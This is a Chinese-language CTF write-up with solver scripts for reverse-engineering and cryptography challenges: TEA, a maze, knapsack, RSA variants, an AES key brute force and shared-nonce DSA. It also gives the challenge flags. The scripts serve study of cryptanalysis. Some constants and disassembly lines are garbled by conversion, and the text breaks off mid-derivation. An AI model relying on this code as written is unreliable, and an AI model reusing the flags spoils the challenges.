.text:00401414 62 A5 6B DA EF CE 2C A7 EC A5+dd 0AFE62F26h, 1A7856ECh, 0A53EA73Ch, 0CEEFDA6Bh, 0A5ECA72Ch, 0FE2F266Bh, 6BA53EA5h, 2CCEEFDAh, 6BA5EFA7h
.text:00401414 6B 26 2F FE A5 3E A5 6B DA EF+dd 0AFE62F26h, 4B6D0FDCh, 0AD3EA7A9h, 0AD2FDA6Bh, 5027DA53h, 0DE6BE980h, 2E2E2E2h, 6BA517C5h, 2CCEEFDEh
.text:00401414 CE 2C A7 EF A5 6B 26 2F E6 AF+dd 6BA5ECA7h, 0A5FE2F26h, 0DE6BA53Eh, 0EAB2AA5h, 172E6E7Eh, 0E9365AECh, 4E6A0A2Ah, 5FC62E6Eh, 0E92E2E05h
.text:00401414 EC 56 78 1A 3C A7 3E A5 6B DA+dd 2E2E0A2Ah, 0BBC62E2Eh, 0AD2FDE6Bh, 5027DE53h, 0A2AE9Efh, 2E6E4E65h, 2E0561C6h, 0EDE7BE2Eh

.text:00401410 ; ===== S U B R O U T I N E =====
.text:00401410
.text:00401410 ; Attributes: bp-based frame
.text:00401410
.text:00401410 ; int __usercall sub_401410@<eax>(char@<pf>)
.text:00401410 sub_401410 proc far ; CODE XREF: sub_40154E+3A↓p
.text:00401410 ; DATA XREF: sub_4014C8+15↓o
.text:00401410 55 push    ebp
.text:00401410
.text:00401411 89 db 89h
.text:00401412
.text:00401412 E5 83 in     eax, 83h ; DMA page register 74LS612:
.text:00401412 sub_401410 endp ; sp-analysis failed ; Channel 1 (address bits 16-23)
.text:00401412
.text:00401414 EC in     al, dx
.text:00401415 28 C7 sub    bh, al
.text:00401417 45 inc    ebp
.text:00401418 F4 hlt
.text:00401418
.text:00401419 00 db 0
.text:0040141A 00 db 0
.text:0040141B 00 db 0
.text:0040141C 00 db 0
.text:0040141D EB db 0EBh
.text:0040141E 4C db 4Ch ; L
.text:0040141F 8B db 88h
.text:00401420 45 db 45h ; E
.text:00401421 F4 db 0F4h
.text:00401422 C1 db 0C1h
.text:00401423 E0 db 0E0h
.text:00401424 02 db 2
.text:00401425 89 db 89h
.text:00401426 C2 db 0C2h
.text:00401427 8B db 88h
.text:00401428 45 db 45h ; E
.text:00401429 08 db 8
.text:0040142A 01 db 1
.text:0040142B D0 db 0D0h
.text:0040142C 8B db 88h
.text:0040142D 10 db 10h
.text:0040142E 8B db 88h
.text:0040142F 45 db 45h ; E
.text:00401430 F4 db 0F4h
.text:00401431 C1 db 0C1h
.text:00401432 E0 db 0E0h
.text:00401433 02 db 2
.text:00401434 89 db 89h
.text:00401435 C1 db 0C1h
.text:00401436 8B db 88h
.text:00401437 45 db 45h ; E
.text:00401438 08 db 8
.text:00401439 01 db 1
.text:0040143A C8 db 0C8h
.text:0040143B 81 db 81h
.text:0040143C C2 db 0C2h
.text:0040143D 78 db 78h ; x
.text:0040143E 56 db 56h ; V
.text:0040143F 34 db 34h ; 4
```

xor 之后 401412 那个位置按u进行一个 undefined (ida识别错了) , 就可以成功恢复代码了

```
int __cdecl sub_401410(int a1)
{
    int j; // [esp+18h] [ebp-10h]
    int i; // [esp+1Ch] [ebp-Ch]

    for ( i = 0; i <= 9; ++i )
    {
        *(_DWORD *) (4 * i + a1) += 305419896;
        *(_DWORD *) (4 * i + a1) ^= 0x87654321;
    }
    for ( j = 0; j <= 9; ++j )
    {
        if ( *(_DWORD *) (4 * j + a1) != dword_405020[j] )
        {
            printf("Wrong!");
            exit(0);
        }
    }
    return printf("Right!");
}
```

去 405020 拿数据，对应写个解密就可以了

exp:

```
1 #c=
[0xEADB12E1, 0x9F92EDFD, 0xFCF6F206, 0xFDF8F6F2, 0xF887F6F3, 0xFCF6FCF1, 0xC089F60E, 0
xC1F8C7F6, 0xCB88C707, 0xC087FE08]
2 #注意大小端
3 c=
[0xe112dbea, 0xfdःed929f, 0x06f2f6fc, 0xf2f6f8fd, 0xf3f687f8, 0xf1fcf6fc, 0x0ef689c0, 0
xf6c7f8c1, 0x07c788cb, 0x08fe87c0]
4 flag=[]
5 for i in c:
6     temp=(i^0x87654321)
7     temp-=305419896
8     flag.append(hex(temp))
9
10 s=""
11 for i in flag:
12     s+=long_to_bytes(int(i,16)).decode()[:-1]
13 print(s)
14 ''
15 SBCTF{The_code_can_be_edit_when_running}
16 ''
```

[Week1] simple

1640531527 猜是TEA加密

```
label2:  
    if i27 >= 32 goto label3;  
  
    i26 = i26 + -1640531527;
```

对应密文和key往下翻翻都给了，板子打一下

[week3] babymaze

python pyinstxtractor.py test.exe 先得到 .pyc 文件

```
1 C:\Users\dell\Desktop\Reverse\pyinstxtractor-master>python pyinstxtractor.py  
babymaze.exe  
2 [+] Processing babymaze.exe  
3 [+] Pyinstaller version: 2.1+  
4 [+] Python version: 3.11  
5 [+] Length of package: 1297742 bytes  
6 [+] Found 10 files in CArchive  
7 [+] Beginning extraction...please standby  
8 [+] Possible entry point: pyiboot01_bootstrap.pyc  
9 [+] Possible entry point: pyi_rth_inspect.pyc  
10 [+] Possible entry point: babymaze.pyc  
11 [!] Warning: This script is running in a different Python version than the one  
used to build the executable.  
12 [!] Please run this script in Python 3.11 to prevent extraction errors during  
unmarshalling  
13 [!] Skipping pyz extraction  
14 [+] Successfully extracted pyinstaller archive: babymaze.exe  
15  
16 You can now use a python decompiler on the pyc files within the extracted  
directory
```

在线反编译可以得到一部分，正好把迷宫的图搞出来了，并且知道起点是3，人工dfs一下

```
1 import sys  
2 (x, y) = (0, 0)  
3 i = 0  
4 maze = [  
5 [3,0,0,1,0,1,1,1,1,0],  
6 [1,1,1,0,1,1,1,0,0,1],  
7 [1,0,1,0,1,1,1,0,1,0],
```

```
8 [1,0,0,1,1,1,0,0,0,0],  
9 [1,1,1,0,1,0,0,0,0],  
10 [0,0,1,0,1,1,0,0,0,0],  
11 [0,0,1,1,0,1,1,1,0,0],  
12 [1,1,1,0,1,1,0,0,1,0],  
13 [1,0,0,0,1,0,1,1,1,1],  
14 [1,0,1,1,2,1,0,1,1,1]  
15 ]
```

上下左右用wasd替换即可

```
SBCTF{bbbbbddaddbbbbccb}
```

Crypto

[Week1] hard_pic_encode

hard<ez<baby，所以这是签到题

xor函数都给写好了，复制粘贴一下3s就打完了

```
1 from PIL import Image  
2 import numpy as np  
3 from random import getrandbits  
4 from Crypto.Util.number import *  
5  
6 flagImg = Image.open('enc.png')  
7 width = flagImg.width  
8 height = flagImg.height  
9  
10 def xorImg(keyImg, sourceImg):  
11     img = Image.new('RGB', (width, height))  
12     for i in range(height):  
13         for j in range(width):  
14             p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))  
15             img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))  
16     return img  
17  
18 noise = Image.open('noise.png')  
19 dec = xorImg(noise, flagImg)  
20 dec.show()
```



SBCTF{ez_xOr_s1gn1n#0919}

[Week1] SuperBag

很基本的背包密码，注意到 `array_1` 是个等比数列，符合超递增性质，所以我们想在 `array_1` 的空间下解这个背包问题，自然只需要将对应的密文 $c * w^{-1} \pmod p$ ，然后写个贪心算法就好了，后来
看选手（小轩）的wp，因为这里 `array_1` 是个 `2` 为公比的等比数列，所以 $c * w^{-1} \pmod p$ 之后的结果 `(bin[:2])[::-1]` 实际就是flag的二进制，很好，贴选手exp

```
1 from Crypto.Util.number import *
2 import binascii
3 from sympy import mod_inverse
4
5 w =
6     8488783387079585254818812560110063059769901950191729991088153846668924216417765
7     091593031898
8 p =
9     1286463637724659163540565372110358786472392316659147912785037922451406704204681
10    3896396259473
11 ct =
12     1050954214838716277057856295865040255091174620232291879665705978747509286638641
13     439979384069318
14
15 c = ct%p
16 w_inv = mod_inverse(w, p)
17 x = (c * w_inv) % p
18 flag = long_to_bytes(int((bin(x)[2:])[::-1], 2))
19 print(flag)
```

[Week1] baby_pic_encode

本意是一个 `Pell方程` 求 (x, y) + `logistic` 加密，时间略仓促，果然在 `logistic` 的参数设置上出现了点问题，在参数选择优秀的情况下，是必须要准确求解 (x, y) 的。这里看选手（vivi）的

wp可以近似拟合 (x, y) 的数值然后decrypt，得到的图片跟原图虽然有差距但是不影响读flag，多加密几轮就好了，害

exp

```
1 from Crypto.Util.number import *
2 import cv2
3 import numpy as np
4 import matplotlib.pyplot as plt
5
6 '''
7 def solve_pell(N, numTry = 1000):
8     cf = continued_fraction(sqrt(N))
9     for i in range(numTry):
10         denom = cf.denominator(i)
11         numer = cf.numerator(i)
12         if numer^2 - N * denom^2 == 1:
13             return numer, denom
14     return None, None
15
16 N =
17     739060350418548486232529224397852213699569319882618667059876802401//91227264531
18     1126825454808203115116214167300498169578336170171
19
20 x,y=
21     (119780432163041267719168714551168498439647406105769642732022219099595249690227
22     4598087506312088418718100155741819887119183590814770815821770641423452872319026
23     5258954049265874593430746473325952394221300373688723100184053565353581509311388
24     7919889344650153988103931799605180983935,
25
26     1330786082102509628866299094115430279618376851716326235808414260747692640205932
27     1733093521932622405302531075970287389387851550944194933962404774405698827248997
28     3951248841981789556700464122886498064174099830150635364015305631114544842915649
29     813828048355083811328172463684697552)
30
31 def decrypt(img,key):
32     [w,h]=img.shape
33     x1=key[0]
34     x2=key[1]
35     x3=key[2]
36     u1=key[3]
37     u2=key[4]
38     u3=key[5]
39     n=key[6]
```

```

32     img_tmp=np.zeros((w,h))
33     for k in range(n):
34         for i in range(w):
35             for j in range(h):
36                 x1=u1*x1*(1-x1)
37                 x2=u2*x2*(1-x2)
38                 x3=u3*x3*(1-x3)
39                 r1=int(x1*255)
40                 r2=int(x2*255)
41                 r3=int(x3*255)
42                 img_tmp[i][j]=(img[i][j]-((r1+r2)^r3))%256
43             x1=key[0]
44             x2=key[1]
45             x3=key[3]
46     return img_tmp
47
48 key=[]
49 key.append(round(x/y*(0.00030),16))
50 key.append(round(x/y*(0.00050),16))
51 key.append(round(x/y*(0.00070),16))
52 key.append(round(y*3000/x,16))
53 key.append(round(y*3200/x,16))
54 key.append(round(y*3600/x,16))
55 key.append(1)
56
57 img_encrypt=cv2.imread("encrypt.png")
58 img_gray = cv2.cvtColor(img_encrypt, cv2.COLOR_RGB2GRAY)
59 img_decrypt=decrypt(img_gray,key)
60 cv2.imwrite('decrypt.png',img_decrypt)

```

[Week1] broken_pem

`ez_pic_encode` 没出完，临时把这个出了好久的题拿来了，结果开赛前的周末NSS round16出了一个完全一模一样的题，，，很好

选手 (*Libr) 的wp写的比我好，贴他的wp ↗

读了pycryptodome的源码，DER格式的内容大概是 `[type][length_type][length][content]`，type的内容可以参考[这里](#)。

因为RSA PEM内容肯定是整数序列，内容如下：

```

1      RSAPrivateKey ::= SEQUENCE {
2          version          Version,
3          modulus           INTEGER,   -- n
4          publicExponent    INTEGER,   -- e

```

```

5      privateExponent    INTEGER,   -- d
6      prime1            INTEGER,   -- p
7      prime2            INTEGER,   -- q
8      exponent1         INTEGER,   -- d mod (p-1)
9      exponent2         INTEGER,   -- d mod (q-1)
10     coefficient       INTEGER,   -- (inverse of q) mod p
11     otherPrimeInfos  OtherPrimeInfos OPTIONAL
12 }

```

后面序列有四个数，所以可以得到q，题目也给了e，根据rsa的原理，有

$$\begin{aligned}
ed &\equiv 1 \pmod{\phi(N)} \\
\implies ed &\equiv 1 \pmod{\phi(p)\phi(q)} \\
\implies ed &\equiv 1 \pmod{\phi(q)} \\
\implies ed &\equiv 1 \pmod{q-1} \\
\implies d &\equiv e^{-1} \pmod{q-1} \\
\text{又 } m &\equiv c^d \pmod{N} \implies m \equiv c^d \pmod{p \cdot q} \\
&\implies m \equiv c^d \pmod{q} \\
&\implies m \equiv c^{e^{-1}} \pmod{q-1} \pmod{q}
\end{aligned}$$

可知，在q已知的情况下能够求出m

编写exp.py如下

```

1 from binascii import a2b_base64, hexlify
2 from Crypto.Util.number import long_to_bytes as l2b
3
4 pem = (
5     a2b_base64(
6         """
7 1ixI9xAcwhdVVjzfp55wYLPya5DWWP9zmpMMxYV0Zb74j/r/+ajucrs15/+rG2RF
8 BHBMSTFwn4mbL600fhRe0uj3T7cNBYYYHgFGC5kANsa/HVKQegWebJNNAoGBANRg
9 g8lUzD5t2iE1wr0tzep0CCGNmTeoJckArrs0WBRbJ7U95FJy9pz7beEmH8Upfgjt
10 ErHXRALLzeKhrKf18nsHg2YsvK5zSD149g+iPhL1JPi/x2BndcYMgBuicMR7eZ59
11 jDVs72sELL+5tsunUsvu51VHaNi+JwRLHMOe2WgZAoGAKbCaUZR1Dit2zkiIkeg7
12 WQCdadFnVGoyFOGNlDYLSB4lBE5tqnXfUzQiqtMnYmynj1VhBaOF3uw4gKWxzb
13 aGvDhglVo2LsMrcEMQcv8uqRYZ/50Y4yDcyas1RhsDJ8PrVJ0eom7xf5P/GXClIO
14 mtmiFnna+NzuCdextFZnE+ECgYEAzflBN11XrWCLQtRKHkt9vzWo6ynSpMkexGA2
15 FtMll7CExWhedBxtk/jCK6/29hh01SFglTyrCG8zIg8dTdTaNHon9UuEP0ktkfkj
16 5Cu90l0pZntS+eu9rLPo92RHLDh4zr8C4bniRg9JezUZ1VBVm9X7ZJkaVc0uQZq7
17 rfn87tkCgYEAgntFAEE0q6UqSgzbYSTPsgpHlQy8ZAzJBZhupevBxFQyjl6UCD
18 KSeDSvjgpHngIVEdrpm8xGmHpaYGhdyUBX3RmFv5wg/Lhb5Y/aMu3TpV2hhysmv1
19 thD5ts5oRIwKrl0ZlrQPybnYLHMixky5R9JJohRv8Dmgp15afJ4PEHc=
20 -----END RSA PRIVATE KEY-----
21 """.replace(
22     "-----END RSA PRIVATE KEY-----", """
23     ).replace(

```

```


24             "\n", ""
25         )
26     )
27     .hex()
28     .split("0281") #02表示下面的type是整数 81表示接下来一位是长度
29 )[1:] #第一块是无用块。
30 pem = [int(i[2:], 16) for i in pem] #去掉长度标识转成整数。
31 q = pem[0]
32 e = 0x10001
33 d = pow(e, -1, q - 1)
34 c = int(
35
        """64cf9253ce6f8bb37ad43ccb473a0577d036144d5dc9ce0ae2fa5a485950096b0b78b06f06b
cc60b6f92eddc34ff1ea1e1573b82912c4aea70c645bf11c9bf36a291ff9793390051e412ab209e
b199cf0ea0c100e4c7af7a650848c14ec44b7d78a13da503a30eb8ef37e432bcd587bc7cebf4d8
9aaaf4b8f3f84c5947a623375008a8d211e97057923c115e320ccaf9cb9f839a0c03c8d337b061c
a58c8ccf9d3fdbb121fce009b313ee7381a124b80ff9f1ed0217cca2cf58306e9a99baa7aafcfab
90164ab45fd37f240a584c5631a5325249b371551c8daaab8882cd01b439b383d7c557534a99e7a
f5e64afdf6d22d0fb6f67944996aa874150b9deffb""",
36     16,
37 )
38 m = pow(c, d, q)
39 print(l2b(m).decode())

```

希望选手们都这样写wp，方便我 `Ctrl+c+v`

[Week1] a bit limit

参考之前博客写过的一篇内容，RSA大冒险2这个题，不过比赛期间把这篇博客锁了，但是密码是 zysgmzb 😊



后来发现还是下手轻了，`smallroot` +几位爆破一下就行，不过是week1也就无所谓了，或许week4会上一个终极revenge版本

[Week2] Weiner?

挺好一个题，推式子

$$e(\phi(n) - \alpha) \equiv 1 \pmod{\phi(n)}$$

$$\alpha \Rightarrow 540 \text{ bit}$$

$$e\alpha \equiv -1 \pmod{\phi(n)}$$

连分数的界不满足，换 Boneh Durfee Attack 的式子打二元coppersmith

$$e\alpha = k\phi(n) - 1$$

$$k\phi(n) - 1 \equiv 0 \pmod{e}$$

$$k(N + 1 - p - q) - 1 \equiv 0 \pmod{e}$$

$$2k\left(\frac{N+1}{2} + \frac{-p-q}{2}\right) - 1 \equiv 0 \pmod{e}$$

$$A = \frac{N+1}{2}$$

$$y = \frac{-p-q}{2}$$

$$x = 2k$$

$$\Rightarrow f(x, y) = -1 + x * (A + y) \pmod{e}$$

记得加上 d 参数 😊

```

1 from Crypto.Util.number import *
2 import itertools
3 import gmpy2
4
5 #coppersmith
6 def small_roots(f, bounds, m=1, d=None):
7     if not d:
8         d = f.degree()
9     R = f.base_ring()
10    N = R.cardinality()
11    f /= f.coefficients().pop(0)
12    f = f.change_ring(ZZ)
13    G = Sequence([], f.parent())
14    for i in range(m + 1):
15        base = N ^ (m - i) * f ^ i
16        for shifts in itertools.product(range(d), repeat=f.nvariables()):
17            g = base * prod(map(power, f.variables(), shifts))
18            G.append(g)
19    B, monomials = G.coefficient_matrix()
20    monomials = vector(monomials)
21    factors = [monomial(*bounds) for monomial in monomials]
22    for i, factor in enumerate(factors):
23        B.rescale_col(i, factor)
24    B = B.dense_matrix().LLL()
25    B = B.change_ring(QQ)
26    for i, factor in enumerate(factors):
27        B.rescale_col(i, 1 / factor)

```

```

28     H = Sequence([], f.parent().change_ring(QQ))
29     for h in filter(None, B * monomials):
30         H.append(h)
31         I = H.ideal()
32         if I.dimension() == -1:
33             H.pop()
34         elif I.dimension() == 0:
35             roots = []
36             for root in I.variety(ring=ZZ):
37                 root = tuple(R(root[var]) for var in f.variables())
38                 roots.append(root)
39             return roots
40     return []
41
42 N =
43
44 e =
45
46
47 R.<x,y> = Zmod(e) []
48 f = x*(A+y)-1
49 roots = small_roots(f,[2^540,2^1024],m=4,d=5)
50

```

```
51 y = roots[0][1]
52 sum = (2*y*(-1))%e
53 p = (gmpy2.iroot(sum*sum-4*n,2)[0]+sum)//2
54 q = n//p
55 phi = (p-1)*(q-1)
56 d = gmpy2.invert(e,phi)
57 m = pow(c,d,n)
58 print(long_to_bytes(m))
59
60 #b'SBCTF{still_not_enough_entropy_:()'
```

[Week2] ez_block

搬运选手(*Libr)的wp

是个aes_cbc的块密码。可以不管中间AES的细节原理，直接看外层性质。

```
1 C0 = iv
2 C(i) = AES_ECB_encrypt(C(i-1)^P(i))
```

给我们的内容中包括了一个完整的C(n)，P，以及前几个块加密内容的某几位。还有缺失两位的key。

```
1 AES_ECB_decrypt(C(i)) ^ P(i) = C(i-1)
```

所以爆破密码的最后两位，解密的数据和前文比较。可以爆破出key

```
1 from Crypto.Cipher import AES
2 import binascii
3 from base64 import b64decode
4
5
6 def xor(a, b):
7     return bytes([x ^ y for x, y in zip(a, b)])
8
9
10 hexify = binascii.hexlify
11 cipher = b64decode(b64decode(open("cipher.txt", "r").read()))
12 key = "3N7g309d6Y7enT**"
13 message = "Security is not a joke, mind it. But complete security is a
myth".encode()
```

```

14 print(len(cipher), len(message), len(key))
15 bcipher = [cipher[i : i + 32] for i in range(0, len(cipher), 32)]
16 p = [message[i : i + 16] for i in range(0, len(message), 16)]
17 known = bytearray.fromhex(bcipher[-1].decode())
18 # print(known)
19 print(p, bcipher)
20 det = [bcipher[-1].decode()]
21 get_key = ""
22 for i in range(0, 128):
23     for j in range(0, 128):
24         nkey = key[:-2] + chr(i) + chr(j)
25         dec = AES.new(nkey.encode(), mode=AES.MODE_ECB).decrypt(known)
26         dec = xor(dec, p[-1])
27         dec = hexify(dec).decode()
28         if dec[-4:] == bcipher[-2][-4:].decode():
29             assert dec[:2] == bcipher[-2][:2].decode()
30             print(dec, bcipher[-2].decode(), nkey)
31             det.append(dec)
32             print("Found key", nkey)
33             get_key = key[:-2] + chr(i) + chr(j)
34             break

```

然后依次和原文异或后解密得到全部密文。

```

1 aes = AES.new(get_key.encode(), mode=AES.MODE_ECB)
2 realcipher = [bcipher[-1]]
3 for i in range(3):
4     r = p.pop()
5     c = bytearray.fromhex(bcipher.pop().decode())
6     print(r, c.hex())
7     dec = aes.decrypt(c)
8     dec = xor(dec, r)
9     dec = hexify(dec).decode()
10    print(dec)
11    bcipher[-1] = dec.encode()
12    realcipher.append(dec.encode())
13 realcipher.reverse()
14 print(realcipher)

```

然后有

```
1 AES_ECB_decrypt(C(1)) ^ P(1) = C(0) = IV = flag
```

可以得到IV。

```
1 p = [message[i : i + 16] for i in range(0, len(message), 16)]
2 t = xor(aes.decrypt(bytarray.fromhex(realcipher[0].decode())), p[0])
3 print(t)
```

[Week2] ez_rsa

common_prime RSA，经验多的师傅应该一眼可以认出来，这里采用 **CRYPTANALYSIS OF RSA AND ITS VARIANTS** —书中P203的攻击方法

Attack 11.1. Let N be a common prime RSA modulus with balanced primes having common factor $g = N^\gamma$. It is expected that the modulus can be factored with $O(N^{1/4-\gamma/2})$ operations, each requiring time polynomial in $\log(N)$.

Their method is a modification of Pollard's rho method. In particular, the usual map $x \mapsto x^2 + 1 \pmod{N}$ is replaced with $x \mapsto x^{N-1} + 3 \pmod{N}$. Letting $f(x) = x^{N-1} + 3 \pmod{N}$, and starting with some initial value $x_1 = x_2$, the attack consists of repeatedly computing

$$\begin{aligned}x_1 &= f(x_1) \\x_2 &= f(f(x_2)),\end{aligned}$$

until $\gcd(x_1 - x_2, N) > 1$ and the factorization is revealed. Since $N - 1 = 2gh$ and $p - 1 = ga$ there can be at most a values of $x^{N-1} \pmod{p}$. Thus the expected number of steps before a collision (i.e., $d > 1$) is found is $O(\sqrt{a}) = O(N^{1/4-\gamma/2})$. For any integer $\ell > 0$, when the common factor has size

$$\gamma \approx \frac{1}{2} - \frac{2\ell}{\log_2(N)},$$

exp:

```
1 from Crypto.Util.number import *
2 from gmpy2 import invert
3
4 f = lambda x,n: (pow(x, n - 1, n) + 3) % n
5 def phllard_rho(n):
6     i = 1
7     while True:
8         a = getRandomRange(2, n)
```

```
9         b = f(a, n)
10        j = 1
11        while True:
12            p = GCD(abs(a - b), n)
13            if p == n:
14                break
15            elif p > 1:
16                return (p, n // p)
17            else:
18                a = f(a, n)
19                b = f(f(b, n), n)
20                j += 1
21            i += 1
22
23 n =
24 c =
25 e =
26
27 p,q = phllard_rho(n)
28 d = invert(e,(p-1)*(q-1))
29 print(long_to_bytes(pow(c,d,n)))
```

[Week2] strange_rsa

Condition on composite numbers easily factored with elliptic curve method

Masaaki Shirase

Future University Hakodate,
shirase@fun.ac.jp

Abstract. For a composite integer N that we would like to factor, we consider a condition for the elliptic curve method (ECM) using N as a scalar value to succeed and show that if N has a prime factor p such that $p = (DV^2 + 1)/4$, $V \in \mathbb{Z}$, $D \in \{3, 11, 19, 35, 43, 51, 67, 91, 115, 123, 163, 187, 235, 267, 403, 427\}$, we can find a non-trivial divisor of N (multiple of p) in a short time. Although, Cheng already provided the same result for $D \in \{3, 11, 19, 43, 67, 163\}$ [2], this paper uses another approach. In other words, to factor N , Cheng's work uses the ECM using the N -th division polynomial and this paper uses the ECM using arithmetic on a residue ring of $\mathbb{Z}_N[X]$. In the authors' implementation on PARI/GP, a 1024-bit N was factored in a few seconds when p was 512 bits.

Keywords: Prime factorization, Elliptic curve method, Class polynomial, Residue ring

是这篇，但github有轮子了，应该也在某些比赛被拿来魔改过了，我只在cryptohack见过一次，开场被打烂也正常

```
1 #D的取值:3, 11, 19, 35, 43, 51, 67, 91, 115, 123, 163, 187, 235, 267, 403, 427
2
3 #modified from https://github.com/crocs-muni/cm_factorization
4 class FactorRes(object):
5     def __init__(self, r=None, c=None, u=None, a=None):
6         self.r = r
7         self.c = c
8         self.u = u
9         self.a = a
10
11    def xgcd(f, g, N):
12        toswap = False
13        if f.degree() < g.degree():
14            toswap = True
15            f, g = g, f
16            r_i = f
```

```

17     r_i_plus = g
18     r_i_plus_plus = f
19     s_i, s_i_plus = 1, 0
20     t_i, t_i_plus = 0, 1
21     while (True):
22         lc = r_i.lc().lift()
23         lc *= r_i_plus.lc().lift()
24         lc *= r_i_plus_plus.lc().lift()
25         divisor = gcd(lc, N)
26         if divisor > 1:
27             return divisor, None, None
28         q = r_i // r_i_plus
29         s_i_plus_plus = s_i - q * s_i_plus
30         t_i_plus_plus = t_i - q * t_i_plus
31         r_i_plus_plus = r_i - q * r_i_plus
32         if r_i_plus.degree() <= r_i_plus_plus.degree() or
r_i_plus_plus.degree() == -1:
33             if toswap == True:
34                 return r_i_plus, t_i_plus, s_i_plus
35             else:
36                 return r_i_plus, s_i_plus, t_i_plus,
37             r_i, r_i_plus = r_i_plus, r_i_plus_plus
38             s_i, s_i_plus = s_i_plus, s_i_plus_plus
39             t_i, t_i_plus = t_i_plus, t_i_plus_plus
40
41 def Qinverse (Hx, a, N):
42     r,s,t = xgcd(a.lift(), Hx, N)
43     if (s,t) == (None, None):
44         res = r, 0
45     else:
46         rinv = r[0]^-1
47         res = 1, s * rinv
48     return res
49
50 def CMfactor(D, N):
51     Hx = hilbert_class_polynomial(-D)
52     res = FactorRes()
53     ZN = Integers(N)
54     R.<x> = PolynomialRing(ZN)
55     Hx = R(Hx)
56     Q.<j> = QuotientRing(R, R.ideal(Hx))
57     gcd, inverse = Qinverse(Hx, 1728 - j, N)
58     if gcd == 1:
59         a = Q(j * inverse)
60     return CMfactor_core(N, a, Q, ZN, Hx, res)
61
62 def CMfactor_core(N, a, Q, ZN, Hx, res):

```

```

63     for c in [1..10]:
64         E = EllipticCurve(Q, [0, 0, 0, 3 * a * c ^ 2, 2 * a * c ^ 3])
65         for u in [1..10]:
66             rand_elem = ZN.random_element()
67             res.rand_elem = int(rand_elem)
68             w = E.division_polynomial(N, Q(rand_elem),
69             two_torsion_multiplicity=0)
70             poly_gcd = xgcd(w.lift(), Hx, N)[0]
71             r = gcd(ZZ(poly_gcd), N)
72             res.c = c
73             res.u = u
74             if r > 1 and r != N:
75                 return r, N//r
76
77 def main():
78     #sys.setrecursionlimit(50000)
79
80     #####INPUTS#####
81     d =
82     n =
83     c =
84
85     p, q = CMfactor(d, n)
86
87     phi = (p - 1) * (q - 1)
88     d = pow(e, -1, phi)
89     flag = int(pow(c, d, n))
90     print(flag.to_bytes((flag.bit_length() + 7) // 8, 'big').decode())
91
92 if __name__ == "__main__":
93     main()

```

[Week2] hard_DSA

DSA里的签到题，所以叫 `hard_DSA`，本质还是个共享k的DSA attack，不过这里用的二次曲线，但方法都类似，最后化到 `mod q` 意义下解单变量多项式就好了，DSA基础还不会去wiki自己学，简单带着推三行

$$s_1 k_1 = h_1 + x r_1$$

$$s_2(a^2 k_1 + b k_1 + c) = h_2 + x r_2$$

$$as_2 r_1^2 x^2 + (2as_2 h_1 r_1 + br_1 s_1 s_2 - r_2 s_1^2)x + (as_2 h_1^2 + bs_1 s_2 h_1 + cs_1^2 s_2 - h_2 s_1^2) \equiv 0 \pmod{q}$$

exp:

```
1 from Crypto.Util.number import *
2 import gmpy2
3
4 p =
5 1872031591043158059193940353592116839365521280346275200001068397138632267936019
6 0523709798850878500492542988467798727805228514893709963045091700762204270704740
7 5540953261004493187227349318887899177184472339714989927443158004631485243809510
8 312509401736111871062297424911005558658866224329197501478305236782885723
9 q = 1285718328334833204968780401116235523937945665141
10 g =
11 1390669380253508027717671015782610502765161746128567191411026064872592119873088
12 6918061797725067720964235230209822970050765804957525927628346065653557382723266
13 3689549468009206694512592890959156892314115797147147483431102168317849991735362
14 61783260260426224188572249960945313463130156739956202185587397119030604
15 y =
16 1313152181726722609739389492301050134299256968070154304258731622474208252181606
17 0500430041525716356566259638630640361811093641180422936139664689766596819989866
18 6941383438934510069368383758469939195380228999154368021040812035796407395947612
19 694797409862485108118415201125855895074058546503575350869633028961617513
20 h1 = 920626813732182387519470617510060777584519262688
21 r1 = 1227129929482183160818861021370743307541786073496
22 s1 = 83817863030083524148643364160282703231165130419
23 h2 = 1289090588504546329066834974120515061281237038274
24 r2 = 366168901249053092743356502931093123937744582601
25 s2 = 561267834645473985672611391537861808432196241940
26 a = 792199365162861065507319
27 b = 670145214693898828671636
28 c = 832546118137422553660585
29
30 A = a*s2*r1*r1
31 B = 2*a*s2*h1*r1+b*r1*s1*s2-r2*s1*s1
32 C = a*s2*h1*h1+b*s1*s2*h1+c*s1*s1*s2-h2*s1*s1
33
34 P.<x> = PolynomialRing(Zmod(q))
35 f = A*x^2+B*x+C
36 x = f.monic().roots()
37 print(x)
38
39 #[(1081314590957984661565230749837987983260015390204, 1),
40 #(153403194845674357474881951660365459489, 1)]
41
42
43 print(long_to_bytes(153403194845674357474881951660365459489))
44 #b'shared_k_nonOn0!'
```

[Week3] hard_rsa

首先flag是gpt生成的



ChatGPT

我明白了，您希望生成的flag字符串符合以下条件：

1. 总长度为255个字符。
2. 格式为"SBCTF0"，其中大括号内的内容是有意义的，只包含大小写字母和数字。
3. "SBCTF0"自身占用7个字符，所以大括号内的内容需要有248个字符。

由于生成一个有语义的、且长度恰好为248个字符的字符串比较困难，我建议使用一句有意义的话或者短语重复拼接，直到总长度达到所需的248个字符。我将为您生成这样一个flag。

现在我为您生成了一个符合要求的flag字符串。这个字符串由有意义的句子"TheQuickBrownFox123JumpsOverTheLazyDog987"重复拼接而成，总长度恰好为248个字符。完整的flag如下：

Copy code

```
SBCTF{TheQuickBrownFox123JumpsOverTheLazyDog987TheQuickBrownFox123Jumps
```

这个flag只包含大小写字母和数字，符合您的要求。如果需要进一步的调整或不同的内容，请告诉我。 [-]

看了一下选手 (*Libr) 写的wp，比我写的详细，放他的上来

网上查到的大部分e=3的题都是暴力开方但是这个看上去不行毕竟给了三个参数

于是可以开始推式子了（

$$ed \equiv 1 \pmod{\phi(n)} \quad (1)$$

$$ed = k_1 \cdot \phi(n) + 1 \quad (2)$$

因为e=3,d< n, 有 $ed < 3n, k_1 \in \{1,2\}$

又有

$$g_1 \equiv d^3 \pmod{n} \quad (3)$$

$$e^3 g_1 \equiv (ed)^3 \pmod{n} \quad (4)$$

